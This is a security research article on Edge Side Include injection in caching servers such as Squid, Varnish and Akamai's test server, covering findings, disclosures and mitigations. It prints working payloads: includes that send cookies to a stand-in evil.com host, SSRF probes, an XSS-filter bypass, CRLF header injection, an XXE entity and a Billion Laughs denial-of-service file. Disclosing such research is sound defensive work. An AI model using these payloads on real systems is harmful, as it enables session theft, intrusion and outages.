Beyond XSS: Edge Side Include Injection

Abusing Caching Servers into SSRF and Client-Side Attacks

Louis Dion-Marcil, Laurent Desaulniers and Olivier Bilodeau


2018-03-28

Introduction

While conducting a security assessment, we identified an unexpected behavior in the markup language *Edge Side Includes (ESI)*, a language used in many popular HTTP surrogates (reverse proxies, load balancers, caching servers, proxy servers). We discovered that successful ESI attacks can lead to Server Side Request Forgery (SSRF), various Cross-Site Scripting (XSS) vectors that bypass the *HTTPOnly* cookie mitigation flag, and server-side denial of service. We call this technique *ESI Injection*. We identified a little under a dozen popular products that can process ESI: Varnish, Squid Proxy, IBM WebSphere, Oracle Fusion/WebLogic, Akamai, Fastly, F5, Node.js ESI, LiteSpeed and some language-specific plugins. Not all of them are ESI-enabled by default however, this is discussed further below.

What Are Edge Side Includes (ESI)?


The ESI language is based on a small set of XML tags and is used in many popular HTTP surrogate solutions to tackle performance issues by enabling heavy caching of Web content. ESI tags are used to instruct a reverse-proxy (or a caching server) to fetch further information about a web page for which the template is already cached. This information may come from another server before serving it to the client. This allows fully cached pages to include dynamic content.



① Get /weather/montreal
② Get /weather/montreal
③ Return pseudo-static content for /weather/montreal with ESI tags in the DOM
④ ESI tags processed /internal-api/weather/montreal/monday
⑤ Return DOM filled with API content, replacing ESI Tags
⑥ Return full page: static content + ESI content

One common use case for ESI is serving a largely static page with one or few dynamic pieces of data. ESI adds caching flexibility by allowing developers to replace dynamic portions of a page with ESI tags. Thus, when the page is requested, the ESI tags are processed and fetched by the proxy, ensuring the performance of the back-end application servers.

This image can be used to illustrate a typical use of ESI, where a weather website would cache the content of the of a city's weather page. Dynamic data would then be replaced by their respective ESI tags pointing to an API endpoint URL.



Demonstration of a web page constructed through ESI

ESI’s syntax is fairly straightforward. The previous example's HTML file would look something like this:

```
<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[…]
```

The initial ESI specification dates back to 2001 and every vendor's implementation varies by a large margin. The implemented feature set of each product is different; some features will be missing from some products, but present in others. You can read more about the original ESI specification here: http://www.w3.org/TR/esi-lang. It describes the markup language usage and common features. Various vendors added features on top of the specification, including Akamai and Oracle.

Where the Problem Lies

HTTP surrogates are not able to distinguish between legitimate ESI tags provided by the upstream server and malicious ones injected in the HTTP response. In other words, if an attacker can successfully reflect ESI tags in the HTTP response, then the surrogate will blindly parse and evaluate them, believing they are legitimate tags that are served from the upstream server.

For the ESI parser to process the ESI tags, the *less-than* **<** and *greater-than* **>** characters must *not* be encoded or escaped. These days, web application servers will usually escape special characters that are user-controllable, in an effort to mitigate XSS attacks. While this would effectively block reflected ESI tags from being parsed by the surrogate, ESI tags can sometimes be injected in HTTP responses that are *not* HTML. Indeed, one of the modern features of ESI is to allow developers to add dynamic content to otherwise cached and static data sources, such as JSON objects and CSV. An exhaustive tutorial on ESI+JSON can be found on the Fastly blog, showing that ESI parsers can be configured to process ESI tags found in JSON objects. Since modern frameworks will try to contextualize their escaping efforts, it is not uncommon to see API endpoints allow HTML-like strings in JSON attributes, since they are not supposed to be interpreted by a browser as HTML. However, this allows attackers to poison an input that is reflected in a JSON response with ESI tags which would be interpreted by the surrogate during transit.

The previous scenario is rather rare, considering it does not represent a default behavior of any analyzed ESI-capable product. Most common attacks vector will be reflecting ESI tags by the back-end server, which would then be processed by a load balancer or proxy with ESI enabled. Obviously, if user-input is properly sanitized, as it should be to mitigate XSS attacks, ESI tags will be encoded and never processed by surrogates.

Side Effects of ESI Injections

Let’s look at some common scenarios of injections, and what they can be leveraged for:


Server-Side Request Forgery (SSRF)

Arguably, the most common and useful feature of the ESI specification is the use of *includes*. ESI includes are tags which, when processed by the proxy or load balancer, perform a side HTTP request to fetch dynamic content. If an attacker can add an ESI include tag to the HTTP response, they can effectively perform SSRF attacks in the **context of the surrogate server** (not the application server).

For example, this payload could be used to perform an SSRF on the HTTP proxy:

```
<esi:include src="http://evil.com/ping/" />
```

If you get an HTTP callback, then the surrogate server is vulnerable to ESI injections. As discussed below, ESI implementations differ. Some ESI-capable servers will not allow includes from hosts that are not whitelisted, meaning you could only perform SSRF towards one server. This is discussed in the section *Implementation Variations* below. Here is a diagram detailing how an attacker can leverage ESI to perform SSRF:



① Get
/x.php?x=<esi:include src="http://evil.com"/>
② Get /x.php?x=<esi...
③ Return x.php with ESI tag in DOM
④ ESI tags processed Get http://evil.com
⑤ Return evil.com
⑥ Return x.php and evil.com

Typical ESI injection leading to SSRF

1. The attacker performs a request passing through a surrogate server with an ESI payload, trying to get the backend server to reflect it in the response
2. The surrogate server receives the request and forwards it to the appropriate backend server
3. The application server reflects the ESI payload in the response, sends that response to the surrogate server
4. The surrogate server receives the response, parses it to check if any ESI tags are present. The surrogate server parses the reflected ESI tag and performs the side-request to *evil.com*.
5. The surrogate server receives the side-request from *evil.com* and adds it to the initial response from the backend server
6. The surrogate server sends the full response back to the client

Bypass Client-Side XSS Filters


Client-side XSS filters usually work by comparing a request's input with its response. When part of the GET parameters is echoed back in the HTTP response, the browser will launch a series of security measures to identify whether or not a potential XSS payload is being reflected. If the heuristics, performed by the browser, identify the payload as either HTML or Javascript, it is neutralized and the attack is defeated.

However, Chrome's XSS protections do not know about ESI tags, since they were never meant to be processed on the client-side. By performing some ESI magic, it is possible to assign parts of an XSS payload to variables in the ESI engine and then print them back. The ESI engine will build the malicious Javascript payload on the server-side before sending it in full to the browser. This will bypass the XSS filter since the input sent to the server is not returned as-is to the browser. Let's analyze a simple payload:

```
x=<esi:assign name="var1" value="'cript'"/><s<esi:vars name="$(var1)"/>>alert(/Chrome%20XSS%20filter%20bypass/);</s<esi:vars name="$(var1)"/>>
```

The `<esi:assign>` operand stores an arbitrary value in a server-side ESI variable. This variable can then be accessed back with the `$(variable_name)` operator. In the previous example, **var1** stores the value `cript`. This value is then printed back to complete a valid `<script>` HTML tag. The returned payload would then be returned as such:

```
<script>alert(/Chrome%20XSS%20filter%20bypass/);</script>
```


127.0.0.1/?x=<esi:a
127.0.0.1/?x=<esi:assign%20name="var1"%20value="%27cript%27"/><s<esi:...
Value of the `x` v
From 127.0.0.1
/Chrome XSS filter bypass/
OK
Settings
Chromium
chrome://settings/help
Settings
Version 65.0.3325.146 (Developer Build) (64-bit)

Some ESI implementations do not support ESI vars and would thus invalidate this technique. When includes are available, and it is possible to point them to an external domain, one could simply include an external page containing the XSS payload. The following example depicts a typical SSRF-to-XSS attack using ESI includes.

poc.html:

```
<script>alert(1)</script>
```

Then, inject ESI tags to include the page:

```
GET /index.php?msg=<esi:include src="http://evil.com/poc.html" />
```

The SSRF will fetch the *poc.html* page and display it in the webpage, adding our payload to the DOM.

Bypass the *HttpOnly* Cookie Flag

By design, HTTP surrogates such as proxies and load balancers have access to the full HTTP requests and responses. This includes all cookies sent by the browser or the server. A useful feature of the ESI specification is the ability to access cookies in transit inside ESI tags. This allows developers to reference cookies in the ESI engine, giving them more flexibility by leveraging the statefulness of cookies.

This feature adds an important attack vector, *cookie exfiltration*. A known countermeasure to cookie theft through the Javascript engine is the use of the *HTTPOnly* flag. This flag, when specified during the creation of the cookie, will deny the Javascript engine's ability to access the cookie and its value, preventing XSS attacks from stealing cookies. Since ESI is processed on the server-side, it is possible to reference such cookies while they are in transit from the upstream server to the surrogate. One attack vector is to use ESI includes to exfiltrate the cookie through its URL. Imagine the following payload being processed by an ESI engine:

```
<esi:include src="http://evil.com/?cookie=$(HTTP_COOKIE{'JSESSIONID'})" />
```

In the HTTP logs of the server *evil.com*, the attacker would then see:

```
127.0.0.1 evil.com - [08/Mar/2018:15:20:44 – 0500]
"GET /?cookie=bf2fa962b7889ed8869cadaba282 HTTP/1.1" 200 2 "-" "-"
```

This way, *HTTPOnly* cookies could be exfiltrated without Javascript.

Implementation Variations

As stated earlier, ESI implementations vary largely from one vendor to another. The feature set differs from one product to the next, and some features are not implemented in the same way. We tested a few products to identify the possible attacks that can be leveraged against ESI-capable software and produced the table below.

Software	**Includes**	**Vars**	**Cookies**	**Upstream Headers Required**	**Host Whitelist**
Squid3	Yes	Yes	Yes	Yes	No
Varnish Cache	Yes	No	No	Yes	Yes
Fastly	Yes	No	No	No	Yes
Akamai ESI Test Server (ETS)	Yes	Yes	Yes	No	No
NodeJS-esi	Yes	Yes	Yes	No	No
NodeJS-nodesi	Yes	No	No	No	No

The table's columns are described as such:

Includes

This column documents if the `<esi:includes>` operand is implemented in the ESI engine.

Vars

This column documents if the `<esi:vars>` operand is implemented in the ESI engine.

Cookie

This column documents if the cookies are accessible to the ESI engine.

Upstream Headers Required

This column documents if upstream headers are required for ESI to function. Unless the headers are provided by the upstream application server, a surrogate will not process ESI statements.

Host Whitelist

This column documents if ESI includes are only possible towards whitelisted server hosts. When this is true, ESI includes cannot be used to perform SSRF against hosts other than the whitelisted ones.

The following section will go into more detail regarding ESI implementations and vendor-specific features.

Squid3

The ESI documentation for Squid is nearly nonexistent, so we had to use the source code to find ESI features. While testing various ESI payloads, we identified two denial of service bugs related to ESI parsing in the latest Squid versions. The two issues are null dereference bugs which will crash the Squid service. Both bugs were assigned CVE-2018-1000024 and CVE-2018-1000027 respectively. The two following advisories are detailing the vulnerable versions:

- http://www.squid-cache.org/Advisories/SQUID-2018_1.txt
- http://www.squid-cache.org/Advisories/SQUID-2018_2.txt

Disclosure timeline:


- Reported on December 13th, 2017
- Acknowledged on December 14th, 2017
- Fixed on January 18th, 2018
- Advisory made public on January 21th, 2018

Here is an ESI include payload that can be used to exfiltrate cookies: `<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>`. Some implementations of ESI will allow you to specify which cookie to extract; Squid does not offer this, you must exfiltrate all cookies at once.

Varnish Cache

The Varnish implementation of ESI is quite solid in terms of security. The ESI include instructions can only be performed towards the upstream server defined by the VCL (Varnish Configuration Language). This means that ESI includes cannot lead to SSRF against arbitrary hosts. All SSRF will be redirected towards the upstream server, mitigating most of the issues SSRF attacks usually introduce. As of the release of this blog post, ESI vars are not yet implemented in Varnish Cache. The documentation specifies that vars and cookie access are on the roadmap.

An interesting caveat when performing ESI through Varnish is that by default, the engine will only parse ESI if the first non-nil character of the HTTP response is *less-than* `<`. This check is to make sure that responses that do not contain XML-like content are not processed by the ESI engine. Without this mechanism, the engine would have to process every request to parse for ESI tags, even binary data such as images. This performance mechanism can be disabled to allow developers to use ESI includes in JSON or even CSS. Many guides online and forum posts will recommend disabling this feature in order to activate ESI in JSON blobs. When the `ESI_DISABLE_XML_CHECK` flag is specified, ESI tags are interpreted in any HTTP transaction served through the surrogate. This way, an attacker could add ESI tags to otherwise benign transactions, such as JSON API responses or images, and the surrogate will interpret the ESI tags in the binary data. Here is a proof of concept of an image with a ESI payload appended in the middle:



```
GET /image.php?b=NOT-A-LESSER-THAN-CHARACTER-<esi:include+src="secret.txt"/> HTTP/1.1
Host: varnish-esi.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.2.3
Content-Type: image/png
Date: Fri, 09 Mar 2018 20:44:14 GMT
Server: lighttpd/1.4.48
X-Varnish: 62
Age: 0
Via: 1.1 varnish-v4
Accept-Ranges: bytes
Connection: close
Content-Length: 163

�PNG
▯
IHDR▯�▯#▯▯%
V�9▯k��▯�.�▯�/�▯+������\��W^�����U�A�������Þ▯�F���a7�����
NOT-A-LESSER-THAN-CHARACTER-ThisFileIsNotPublicFacing
)B▯▯�▯!���/c�%▯�g�
```

ESI tags processed in binary data in Varnish Cache

When this feature is deactivated, users could use a file upload feature (such as a profile picture feature) and add ESI tags to the uploaded data. They can then ask the server to serve the content back, leading to ESI injection.

On another note, while looking at the ESI implementation in Varnish Cache, we identified that the ESI include did not escape *carriage return and line feed (CRLF)* characters in the `src` attribute. This allows attackers to inject headers to ESI includes, leading to an odd variant of the well-documented HTTP Response Splitting vulnerability. An attacker could inject the following ESI payload to generate an SSRF with two additional HTTP headers, `X-Forwarded-For` and `JunkHeader`:

```
<esi:include src="http://anything.com%0d%0aX-Forwarded-For:%20127.0.0.1%0d
%0aJunkHeader:%20JunkValue/"/>
```

The ESI include request would then look something like this:

```
GET / HTTP/1.1
User-Agent: curl/7.57.0
Accept: */*
Host: anything.com
X-Forwarded-For: 127.0.0.1
JunkHeader: JunkValue
X-Forwarded-For: 209.44.103.130
X-Varnish: 120
```

Disclosure timeline:

- Reported on January 25th, 2018
- Acknowledged on Jaunary 26th, 2018
- Fixed on February February 13th, 2018

Fastly

Fastly uses a heavily customized Varnish back end, meaning most of the previous section also applies to this one. The only two identified differences are that the upstream server for ESI includes does not require a surrogate-control header for Fastly to parse the ESI content. Also, the CRLF injection does not seem to impact Fastly.

Akamai ESI Test Server (ETS)

Akamai had a large role in the development of the ESI specification. This can be seen by the large range of features present in their ESI implementation, and the extremely detailed documentation they offer regarding ESI. Obviously, we wanted to test their ESI implementation. In late 2017, we contacted our Akamai security contacts personally regarding ESI injection; we were told they were not aware of such attacks being possible. Since Akamai is a paid service provider, we asked to obtain a test image where we could perform various ESI-related tests, but we were kindly turned down. Since we were not getting ESI instances for research purposes, we tried obtaining a presale trial, but never heard back from their sales teams.

We eventually decided to conduct our tests on their publicly available Docker image. This Docker image contains an Apache Web server with a custom module, *mod_esi.so*. This module is a 20mb ELF

32-bit compiled version of their ESI implementation. Thankfully, reverse engineering it was not necessary since the aforementioned documentation is quite detailed. Since this is only a test image, our findings might not be representative of production Akamai instances.

The Akamai ETS (ESI Test Server) appears to be vulnerable to all the scenarios mentioned above (SSRF, *HTTPOnly* bypass, XSS filter bypass).

To extract cookies with ESI includes, the following `HTTP_COOKIE` dictionary can be used to reference a specific cookie by name: `<esi:include src="http://evil.com/$(HTTP_COOKIE{'JSESSIONID'})"/>`

The Akamai ETS also offers a wide range of interesting features, such as the ESI debug mode. This mode is enabled with the `<esi:debug/>` operand which, when activated, will add to the HTTP response a large amount of debugging information, such as the raw file (as seen by the Surrogate, not the application server) and all environment variables.

It is also possible to add *eXtensible Stylesheet Language Transformations (XSLT)* based ESI includes by specifying the `xslt` value to the *dca* parameter. The following include will cause the HTTP surrogate to request the XML and XSLT file. The XSLT file is then used to filter the XML file. This XML file can be used to perform *XML External Entity (XXE)* attacks. This allows attackers to perform SSRF attacks, which is not very useful since this must be performed through ESI includes, which is an SSRF vector itself. External DTDs are not parsed since the underlying library (Xalan) has no support for it. This means we cannot extract local files.

```
<esi:include src="http://host/poc.xml" dca="xslt" stylesheet="http://host/poc.xsl" />
```

The XSLT file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE xxe [<!ENTITY xxe SYSTEM "http://evil.com/file" >]>
<foo>&xxe;</foo>
```

However, since we can use XML entities, the decade-old Billon-Laugh attack is possible. This attack will recursively reference entities, causing hangs and memory exhaustion leading to a denial of service. This was performed locally with the Akamai ETS Docker image and the service grinded to a halt after a few seconds, on a machine with 32gb of RAM.

The following XSLT file can be used to perform the memory exhaustion attack:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Nodejs-ESI

Some NodeJS modules were developed to support ESI tags. They can be used as middleware, mimicking a surrogate, or inline in the source code. This library's implementation of the ESI spec is rather large, supporting includes, variables, and cookies.


To extract cookies with ESI includes, the `HTTP_COOKIE` variable can be used to extract every cookie: `<esi:include src="http://evil.com/$(HTTP_COOKIE)"/>`.

Nodejs-NodeESI

This module is only capable of ESI includes and does not allow ESI variables.

Other Vendors

We have not conducted tests on any other vendors than the aforementioned; this is not an endorsement or a criticism of any other products regarding the security of their ESI implementation.



TOTAL RESULTS

1,115

TOP COUNTRIES

United States	695
EU	88
Netherlands	62
Germany	59
Ireland	29

TOP SERVICES

HTTP	994
HTTPS	119
HTTP (8080)	2

TOP ORGANIZATIONS

Akamai Technologies	700
Amazon.com	48

How to Detect ESI

Some surrogates will require ESI handling to be signaled in the *Surrogate-Control* HTTP header, allowing an easy detection. This header is used to indicate to upstream servers that ESI tags could be present in the response, and they should be parsed as such. If you observe an HTTP header response like the following: `Surrogate-Control: content="ESI/1.0"`, you are probably dealing with an ESI-enabled infrastructure.

However, most proxies and load balancers will remove this header from upstream before sending it down to the client. Some proxies also do not require any *Surrogate-Control* headers. Therefore, this is not a definitive way of identifying ESI use. Given the wide variety of feature selection in ESI implementations, no unique test can be performed to test for ESI injection. One would have to test various payloads and observe the side effects to properly identify ESI injectable endpoints. For example, ESI includes can be used to perform an SSRF to a server the attacker controls, but some implementations will require the host to be preemptively whitelisted.

ESI Use in the Industry

ESI is an old specification that has lost much of its original popularity. To our surprise, it is still used and being implemented in modern caching systems, although usually not with a full specification implementation, but rather a small, concise, subset of it. Most analyzed products will offer ESI as an optional feature, and as such, it is often disabled by default. However, some products were found to be ESI-ready out of the box.

IBM WebSphere

Deployed WebSphere instances with the dynamic caching feature enabled should also be ESI-enabled. Due to deployment complexity, this target was not tested as part of our research.

Squid3

While modern squid releases do not enable ESI by default if you deploy it by compiling it from source, common Linux server distributions such as Debian and Ubuntu will offer ESI-enabled packages by default. As such, **a deployed Squid instance obtained from these repositories will parse and execute ESI tags** on the fly. This might not be what is expected from a seasoned system administrator. To check if your Squid installation is ESI-capable, execute `$ squid -v` and look for `--enable-esi` in the compile flags.

Oracle Fusion/WebLogic

It is unclear whether ESI is enabled by default or not for Oracle Fusion but it does require the presence of specific HTTP Headers for it to be activated. Thus, ESI injection is possible only when ESI is already in use between the caching and the application server. Due to deployment complexity, this target was not tested as part of our research.

F5

F5 Big-IP product seems to support ESI (requires login) but we have not been able to confirm what mitigation is in place and what are its capabilities from the limited information provided by the vendor. Due to deployment complexity, this target was not tested as part of our research.

LiteSpeed

According to its documentation, LiteSpeed's ESI support is disabled by default. We have not explicitly tested the product.

Solution

ESI injection is the result of neglecting to sanitize user-input. When an ESI-capable surrogate parses non-sanitized user input, then ESI injection is possible. Whatever mitigation techniques against XSS recommended for the language or framework you are using will often be enough to protect against ESI injections. The ESI specification does not have any security considerations, and as such, the task is left to the developers to properly sanitize inputs.

As previously discussed, it is possible to partially mitigate this vulnerability by whitelisting domains or hosts that can be reached by ESI includes. At the very least, the risks of enabling ESI should be specified by vendors to inform users of the unexpected side effects of ESI injection.

Conclusion

Today, we demonstrated a previously undocumented attack vector: abusing the ESI features present in both open source and proprietary caching services. We explained the preconditions required for exploitation and three example payloads: Cookie exfiltration, SSRF and bypassing client-side XSS filtering. Then we detailed the behavior of some implementations to give the application security community a sense of how the ESI world is fragmented. We hope that this research will serve as an inspiration to further document the state of other caching products and will give bug hunters an additional attack vector to consider.